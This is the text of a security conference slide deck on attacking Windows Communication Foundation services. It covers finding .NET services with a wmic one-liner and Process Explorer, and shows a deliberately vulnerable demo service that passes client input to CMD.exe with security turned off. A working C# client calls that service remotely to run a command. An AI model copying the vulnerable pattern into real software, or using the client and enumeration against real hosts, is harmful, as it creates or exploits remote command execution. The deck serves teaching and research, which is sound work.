



Abusing WCF Endpoints for Fun and Profit

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```
root@ill:~# whoami
```

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Agenda

- Brief intro to WCF
- WCF target enumeration
- Example vulnerable service
- Real world vulnerability analysis and exploitation
- DEMO

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Motivation

- Fabius Watson (@FabiusArtrel) presented his research around WCF exploitation at EkoParty 2018
- His work inspired us to find similar bugs
- We believe this attack vector is underhyped
- This stuff is fun!!!

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WTF is WCF?



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WTF is WCF?

- WCF – Short for Windows Communication Foundation
- Successor to remoting
- Platform which simplifies development of service oriented applications
- WCF services perform actions on behalf of clients



WTF is WCF?

- WCFService endpoints are defined with
by an:
 - Address
 - Binding
 - Contract



WTF is WCF?

- The Address is a URI which uniquely identifies the endpoint
- It's broken into 3 or 4 parts
- Example:

net.tcp://localhost:81/vulnservice/runme

↑
Scheme

↑
Host

↑
Port

↑
Path



WTF is WCF?

- Bindings specify how to communicate with the endpoint and include:
 - The transport protocol (TCP/HTTP)
 - The encoding scheme (text/binary)
 - Transport security (TLS)
 - Security mode (credentials)
- System provided bindings include:
 - BasicHttpBinding, NetTcpBinding, NetNamedPipeBinding
 - Many others



WTF is WCF?

- Contracts define what functionality the service offers
- The **ServiceContract** attribute is applied to classes or interfaces to expose them as a WCF service
- The **OperationContract** attribute is applied to methods to expose them as part of the functionality provided by the service

```
[ServiceContract]
public interface IVulnService
{
    [OperationContract]
    void RunMe(string str);
}
```



WTF is WCF?

- The contract is where the bugs will be found
- Services are exposing powerful operations to untrusted clients
- Sometimes protections are in place to lock down the service, but these *may* be bypassed
- Mechanisms to exploit the operations may not always be immediately obvious




Target Enumeration

- .NET binaries
 - WCF was released in 2006 with .NET Framework 3.0
- Local targets
 - Focus on services running as privileged users like LocalSystem or LocalService
- Remote targets
 - Needs to use a network binding like NetTcpBinding



Target Enumeration


- Process Explorer makes it possible to identify local target services quickly
- It can be configured to highlight .NET processes





Target Enumeration

- By clicking on **properties** for a specific process the loaded .NET assemblies can be inspected
- It's possible to check for references to System.ServiceModel which is the assembly that provides the classes needed to create WCF services.



The screenshot shows a Windows Task Manager window with the 'Process' tab selected. The process list includes various system and user processes. The process 'SBACipollaSrvHost.exe' is highlighted with a red box. To the right, the 'SBACipollaSrvHost.exe:1908 Properties' dialog box is open, showing the 'Structure' tab. The 'CLR v4.0.30319.0' section is expanded, and the 'System.ServiceModel' assembly is highlighted with a red box.

Process Name	User Name	Inte
ZAARUpdateService.exe	NT AUTHORITY\...	Syste
UltiDev.WebServer.Monit...	NT AUTHORITY\...	Syste
svchost.exe	NT AUTHORITY\...	Syste
SearchIndexer.exe	NT AUTHORITY\...	Syste
wmpnetwk.exe	NT AUTHORITY\...	Syste
svchost.exe	NT AUTHORITY\...	Syste
SBACipollaSrvHost.exe	NT AUTHORITY\...	Syste
RemediationService.exe	NT AUTHORITY\...	Syste
TESvc.exe	NT AUTHORITY\...	Syste
svchost.exe	NT AUTHORITY\...	Syste
TrustedInstaller.exe	NT AUTHORITY\...	Syste
lsass.exe	NT AUTHORITY\...	Syste
lsmd.exe	NT AUTHORITY\...	Syste
rss.exe	NT AUTHORITY\...	Syste
conhost.exe	exploit-PC\exploit	Medi
conhost.exe	exploit-PC\exploit	Medi
nlogon.exe	NT AUTHORITY\...	Syste
plorer.exe	exploit-PC\exploit	Medi
VBoxTray.exe	exploit-PC\exploit	Medi
dnSpy-x86.exe	exploit-PC\exploit	Medi
procexp.exe	exploit-PC\exploit	High

SBACipollaSrvHost.exe:1908 Properties

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TCP/IP | Security | Environment

Structure


- [-] CLR v4.0.30319.0
 - [-] Appdomain: SharedDomain
 - mscorlib
 - [-] Appdomain: SBACipollaSrvHost....
 - BladeNavel
 - CipollaDefs
 - CipollaServiceLibrary
 - EPNetUtils
 - log4net
 - Microsoft.GeneratedCode
 - Microsoft.GeneratedCode
 - SBACipollaSrvHost
 - SMDiagnostics
 - System
 - System.Configuration
 - System.Core
 - System.EnterpriseServices
 - System.IdentityModel
 - System.Runtime.Serialization
 - System.ServiceModel**
 - System.ServiceModel.Chann...
 - System.ServiceModel.Internals
 - System.ServiceModel.Web
 - System.ServiceProcess
 - System.Transactions



Target Enumeration

- The WMI Commandline (wmic) tool can also be used
- First a query to return all running services is issued
- Next, each binary is searched for the string “mscoree.dll” which is a key dependency for programs written using the .NET Framework

```
cmd /c "(echo off && FOR /F "delims=" %i in ('wmic service where "state = \"Running\" and not pathname like \"%svchost%\" get pathname') DO findstr /M /C:"mscoree.dll" %i 2>nul) & echo on"
```



```
Administrator: cmd.exe - Shortcut
C:\Windows\system32>cmd /c "(echo off && FOR /F "delims=" %i in ('wmic service where "state = \"Running\" and not pathname like \"%svchost%\" get pathname') DO findstr /M /C:"mscoree.dll" %i 2>nul) & echo on"
C:\Program Files (x86)\CheckPoint\Endpoint Security\TPCommon\Cipolla\SBACipollaService.exe
C:\Program Files (x86)\CheckPoint\Endpoint Security\TPCommon\Cipolla\SBACipollaService.exe
C:\Program Files (x86)\CheckPoint\Endpoint Security\Remediation\RemediationService.exe
C:\Program Files (x86)\CheckPoint\Endpoint Security\Threat Emulation\TESvc.exe
C:\Program Files (x86)\UltiDev\Web Server\UltiDev.WebServer.Monitor.exe
C:\Program Files (x86)\UltiDev\Web Server\UWS.HighPrivilegeUtilities.exe
C:\Program Files (x86)\UltiDev\Web Server\UWS.LowPrivilegeUtilities.exe
C:\Program Files (x86)\CheckPoint\ICM\ICM-Service-NET.exe

C:\Windows\system32>
```



Target Enumeration

- The one liner in the previous slide has the disadvantage of potentially resulting in false positives/negatives
- It has the advantage of working using only native tools
- This makes it possible to run against all systems in a network using wmiexec or similar

- ```
C:\Program Files\AUS\AUSDataSvc.exe
C:\Program Files\Dell\SupportAssistAgent\bin\SupportAssistAgent.exe
C:\Program Files\FolderSize\FolderSizeSvc.exe
C:\Program Files\Hyland\Services\Data Capture\Hyland.DataCapture.Server.exe
C:\Program Files\Intel\Intel(R) Rapid Storage Technology\IAStorDataMgrSvc.exe
C:\Program Files\Microsoft Azure AD Connect Health Sync Agent\Insights\Microsoft.Identity.AdConnect.HealthSyncAgent.exe
C:\Program Files\Microsoft Azure AD Connect Health Sync Agent\Monitor\Microsoft.Online.Reporting.MonitoringAgent.exe
C:\Program Files\Microsoft Azure Backup Server\DPH\DPMBin\DPMBinService.exe
C:\Program Files\Microsoft Azure Backup Server\DPH\DPMBin\DPMBinWriter.exe
C:\Program Files\Microsoft Azure Backup Server\DPH\DPMBin\msdm.exe
C:\Program Files\Microsoft Azure Backup Server\DPH\DPMBin\Microsoft Azure Recovery Services Agent\bin\bcengin.exe
C:\Program Files\Microsoft Azure Backup Server\DPH\DPMBin\Microsoft Azure Recovery Services Agent\bin\OBRecoveryAgent.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\ComplianceAuditService.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.AntispamUpdateSvc.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.Directory.TopologyService.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.EdgeSyncSvc.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.RpcClientAccess.Service.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.Search.Service.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.ServiceHost.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\Microsoft.Exchange.Store.Service.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeCompliance.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeDagMgmt.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeFrontendTransport.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHost.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeRecovery.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeMailboxAssistants.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeMailboxReplication.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\msexchangeperl.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeSubmission.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeTransportLogSearch.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\Search\HostController\hostcontroller.service.exe
C:\Program Files\Microsoft\Exchange Server\V15\Bin\umsvcs.exe
C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\CallRouter\Microsoft.Exchange.UM.CallRouter.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\ComplianceAuditService.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\Microsoft.Exchange.AntispamUpdateSvc.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\Microsoft.Exchange.Directory.TopologyService.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\Microsoft.Exchange.EdgeSyncSvc.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\Microsoft.Exchange.RpcClientAccess.Service.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\Microsoft.Exchange.Search.Service.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\Microsoft.Exchange.ServiceHost.exe
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C:\Program Files\Microsoft\Exchange Server\V16\Bin\MSExchangeMailboxAssistants.exe
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C:\Program Files\Microsoft\Exchange Server\V16\Bin\msexchangeperl.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\MSExchangeSubmission.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\MSExchangeTransportLogSearch.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\Search\HostController\hostcontroller.service.exe
C:\Program Files\Microsoft\Exchange Server\V16\Bin\umsvcs.exe
C:\Program Files\Microsoft\Exchange Server\V16\FrontEnd\CallRouter\Microsoft.Exchange.UM.CallRouter.exe
C:\Program Files\Vision\Slides\Double-Take\Service\CoreManagementService.exe
C:\Program Files (x86)\Autodesk\Content Service\Connect.Service.ContentService.exe
C:\Program Files (x86)\Brady\Lockout PRO Server\LDP Server.exe
C:\Program Files (x86)\Common Files\Macrovision Shared\FLEXnet Publisher\FNPLicensingService.exe
C:\Program Files (x86)\Common Files\Microsoft Shared\Phone Tools\CoreConnLib\bin\IPoverUsbSvc.exe
C:\Program Files (x86)\Common Files\SolarWinds\AdministrationService\SolarWinds.Administration.exe
C:\Program Files (x86)\Common Files\SolarWinds\Collector\SolarWinds.Collector.Service.exe
C:\Program Files (x86)\Common Files\SolarWinds\InformationService\SolarWinds.HighAvailability.Service.exe
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C:\Program Files (x86)\Common Files\SolarWinds\JobEngine\SWJobEngineSvc.exe
C:\Program Files (x86)\Common Files\SolarWinds\JobEngine\SWJobSchedulerSvc.exe
C:\Program Files (x86)\Common Files\SolarWinds\JobEngine.v2\SWJobEngineSvc2.exe
C:\Program Files (x86)\Dell\Enterprise Services Agent\BMServerAgent.exe
C:\Program Files (x86)\Intel\Intel(R) Security Assist\isa.exe
C:\Program Files (x86)\Malwarebytes\Managed Client\SCComm.exe
C:\Program Files (x86)\Malwarebytes\Managed Client\Server\SCServer.WindowsService.exe
C:\Program Files (x86)\McAfee\Ad Scan Manager\Framework\AdScanFramework.exe
C:\Program Files (x86)\SolarWinds\Orion\Recommendations\SolarWinds.Recommendations.Service.exe
C:\Program Files (x86)\SolarWinds\Orion\SolarWinds.Alerting.Service.exe
C:\Program Files (x86)\SolarWinds\Orion\SolarWinds.BusinessLayerHost.exe
C:\Program Files (x86)\SolarWinds\Orion\SWTranService.exe
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
# VulnWCFService

- Forked version of VerSprite's service made to be remotely exploitable.
- Simple WCF service designed to help understand analysis and exploitation workflow
- Available at <https://github.com/illuminant/VulnWCFService>



# VulnWCFService - Analysis

- Analysis of any WCF service will usually begin by decompiling the application
  - .NET programs decompile cleanly into source code
  - If needed de-obfuscators can help with obfuscated code
- [dnSpy](#) is an open source tool that can be used for decompilation








# VulnWCFService - Analysis

- We first want to examine the references, which are the application's dependencies
- **System.ServiceModel** is required to create WCF services
- If this assembly is not referenced then WCF is not in use







# VulnWCFService - Analysis

- Next is to inspect the contract for potentially exploitable methods
- The **ServiceContract** attribute exposes the **IVulnService** interface as a WCF service
- The **OperationContract** attribute makes the **RunMe** method accessible through the service

```
namespace VulnWCFService
{
 [ServiceContract]
 public interface IVulnService
 {
 [OperationContract]
 void RunMe(string str);
 }

 public class VulnService : IVulnService
 {
 public void RunMe(string str)
 {
 Console.WriteLine(str);
 System.Diagnostics.Process.Start("CMD.exe", "/c " + str);
 }
 }
}
```



# VulnWCFService - Analysis

- The **VulnService** class implements the **IVulnService** interface
- The **RunMe** method executes a client supplied operating system command

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}
```



# VulnWCFService - Analysis

- **VulnWCFService** inherits from **ServiceBase** – used to build a Windows service
- The **OnStart** method is called when a Windows service is started

```
public class VulnWCFService : ServiceBase
{
 public ServiceHost serviceHost = null;

 public VulnWCFService()
 {
 ServiceName = "VulnWCFService";
 }

 public static void Main()
 {
 ServiceBase.Run(new VulnWCFService());
 }

 protected override void OnStart(string[] args)
 {
 if (serviceHost != null)
 {
 serviceHost.Close();
 }

 Uri baseAddress = new Uri("net.tcp://localhost:81/vulnservice/runme");
 serviceHost = new ServiceHost(typeof(VulnService), baseAddress);
 NetTcpBinding binding = new NetTcpBinding();
 binding.Security.Mode = SecurityMode.None;
 binding.Security.Transport.ClientCredentialType = TcpClientCredentialType.None;

 try
 {
 serviceHost.AddServiceEndpoint(typeof(IVulnService), binding, baseAddress);
 serviceHost.Open();
 }
 }
}
```



# VulnWCFService - Analysis

- The **Address** is defined
  - Scheme: net.tcp
  - Host: localhost
  - Port: 81
  - Path: /vulnservice/runme
- The **Binding** is defined:
  - NetTcpBinding is used
  - Service will be exposed over network
  - Binding security is disabled

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public class VulnWCFService : ServiceBase
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 }
 }
}
```



# VulnWCFService - Analysis

- A call to **AddServiceEndpoint** is made which consumes the **Address, Binding, and Contract** to deploy the service
- Calls to **AddServiceEndpoint** will help locate the information needed to connect to the service

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public class VulnWCFService : ServiceBase
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 serviceHost.Open();
 }
 }
}
```



# VulnWCFService - Exploitation

- To exploit this service a WCF client must be developed
- First add a reference to **System.ServiceModel**
- Next define the service **Contract**
- The interface method **RunMe** does not have to be implemented

```
using System.ServiceModel;

namespace VulnServiceClient {

 [ServiceContract]
 public interface IVulnService {

 [OperationContract]
 void RunMe(string str);
 }

 public class VulnServiceClient : IVulnService {

 public static void Main(string[] args) {
 string host;
 host = (args.Length == 0) ? "localhost" : args[0];
 ChannelFactory<IVulnService> channelFactory =
 new ChannelFactory<IVulnService>(
 new NetTcpBinding(SecurityMode.None),
 string.Format("net.tcp://{0}:81/VulnService/RunMe", host)
);

 IVulnService client = channelFactory.CreateChannel();
 client.RunMe("calc.exe");
 }

 public void RunMe(string str) {
 throw new NotImplementedException();
 }
 }
}
```





# VulnWCFService - Exploitation

- WCF clients communicate over **Channels**
- Channels are created using the **ChannelFactory** class which take an Address, Binding and Contract in its constructor
- Calling **CreateChannel** on the **ChannelFactory** returns a client object which can be used to invoke the operations defined in the service contract

```
using System.ServiceModel;

namespace VulnServiceClient {

 [ServiceContract]
 public interface IVulnService {

 [OperationContract]
 void RunMe(string str);
 }

 public class VulnServiceClient : IVulnService {

 public static void Main(string[] args) {
 string host;
 host = (args.Length == 0) ? "localhost" : args[0];
 ChannelFactory<IVulnService> channelFactory =
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# VulnWCFService - Exploitation





# VulnWCFService - Exploitation

The screenshot displays a Windows XP desktop environment with several open windows:

- Administrator: cmd.exe - Shortcut**: A command prompt window showing the successful start of the `vulnService3` service.

```
More help is available by typing NET HELPMSG 3521.

C:\Windows\system32>net start vulnService3
The vulnService3 service is starting.
The vulnService3 service was started successfully.

C:\Windows\system32>
```
- Process Explorer - Sysinternals: www.sysinternals.com [funBox-PC\funBox]**: A window showing the running processes. The `VulnWCFService.exe` process is highlighted in blue.

| Process            | C...    | Priv... | Wor...  | P... | Description             | Compan...    | User Name        |
|--------------------|---------|---------|---------|------|-------------------------|--------------|------------------|
| svchost.exe        | 3,55... | 8,71... | 4...    | 4... | Host Process for Wi...  | Microsoft... | NT AUTHORI...    |
| VulnWCFService.exe | 19,1... | 20,8... | 3...    | 3... | VulnWCFService          |              | NT AUTHORI...    |
| lsass.exe          | 0...    | 6,78... | 15,6... | 5... | Local Security Autho... | Microsoft... | NT AUTHORI...    |
| lsm.exe            | 2,90... | 4,94... | 5...    | 5... | Local Session Mana...   | Microsoft... | NT AUTHORI...    |
| csrss.exe          | 0...    | 3,13... | 9,02... | 4... | Client Server Runtim... | Microsoft... | NT AUTHORI...    |
| conhost.exe        | 2,79... | 11,6... | 5...    | 5... | Console Window Host     | Microsoft... | funBox-PC\fun... |
| conhost.exe        | <...    | 1,44... | 4,11... | 8... | Console Window Host     | Microsoft... | funBox-PC\fun... |
| conhost.exe        | 1,45... | 4,00... | 7...    | 7... | Console Window Host     | Microsoft... | funBox-PC\fun... |
- Command Prompt**: A command prompt window showing the current directory path: `C:\Users\admin\Desktop\shared\VulnServiceClient-Remote\VulnServiceClient\bin\Debug>`



# Real World Vulnerabilities

## Again...

- We're looking for bugs in the application logic
